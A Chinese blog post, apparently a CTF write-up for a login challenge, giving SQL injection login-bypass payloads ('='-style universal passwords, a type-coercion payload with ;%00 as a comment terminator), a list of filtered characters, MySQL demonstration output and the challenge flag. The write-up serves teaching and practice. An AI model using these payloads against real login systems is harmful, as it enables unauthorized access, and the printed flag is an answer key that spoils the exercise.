实验吧登陆一下好吗??WP

原创

Neil-Yale 于 2017-03-19 15:54:19 发布 9042 收藏

文章标签： c语言 数据库 sql ctf

本文链接：https://blog.csdn.net/yalecaltech/article/details/63685280

登陆一下好吗??（http://www.shiyanbar.com/ctf/1942）

username= 1’=’0

password= 1’=’0

或者

username=what’=’

password=what’=’

或者

username:admin’=’

password:admin’=’

得到ctf{51d1bf8fb65a8c2406513ee8f52283e7}

好吧，其实我提供的只是万能密码尝试而已，真正的writeup在这里（by wonderkun,侵删）：

根据题目的提示，获知该题目的目的使用sql注入来绕过登陆。

猜测后台的sql应该是

select * from table where username= ‘ u n

进过测试，发现过滤了以下字符


| , – , or , union , # , select ,* ,/

这写字符没办法绕过。

但是为了登陆成功，需要让 sql语句返回true。

除了pact想到的同双等号绕外，还有一种方法，主要用到以下两个技巧：

第一： mysql的数据类型转换特性。



通过这个图，应该可以看明白啦， user是一个字符串类型的，当他接受到一个整型值切值为0的时候，就会返回数据库的所有条目。 一个字符串加一个整形，会自动的变量类型转换，变为一个整型。

所以，只需要让sql执行

select * from table where username='a'+0;

就可以返回一个ture了，但是你会发现注释符全部过滤啦，后面的部分去不掉，这时候你需要知道下面的姿势。

第二： mysql的注释符除了

– + ， # ， /**/ 之外，还有一个 ;%00 ，很多人都不知道最后一个。

所以最后的payload 是这样的: username=a'+0;%00&password=

```
mysql> select  host,user   from mysql.user where user='root';
+-----------+------+
| host      | user |
+-----------+------+
| 127.0.0.1 | root |
| localhost | root |
+-----------+------+
2 rows in set (0.00 sec)

mysql> select  host,user   from mysql.user where user=0;
+-----------+------+
| host      | user |
+-----------+------+
| 127.0.0.1 | root |
| localhost | root |
+-----------+------+
2 rows in set, 2 warnings (0.00 sec)

mysql> select  host,user   from mysql.user where user='a'+0;
+-----------+------+
| host      | user |
+-----------+------+
| 127.0.0.1 | root |
| localhost | root |
+-----------+------+
2 rows in set, 3 warnings (0.00 sec)

mysql>                                  http://blog.csdn.net/yalecaltech
```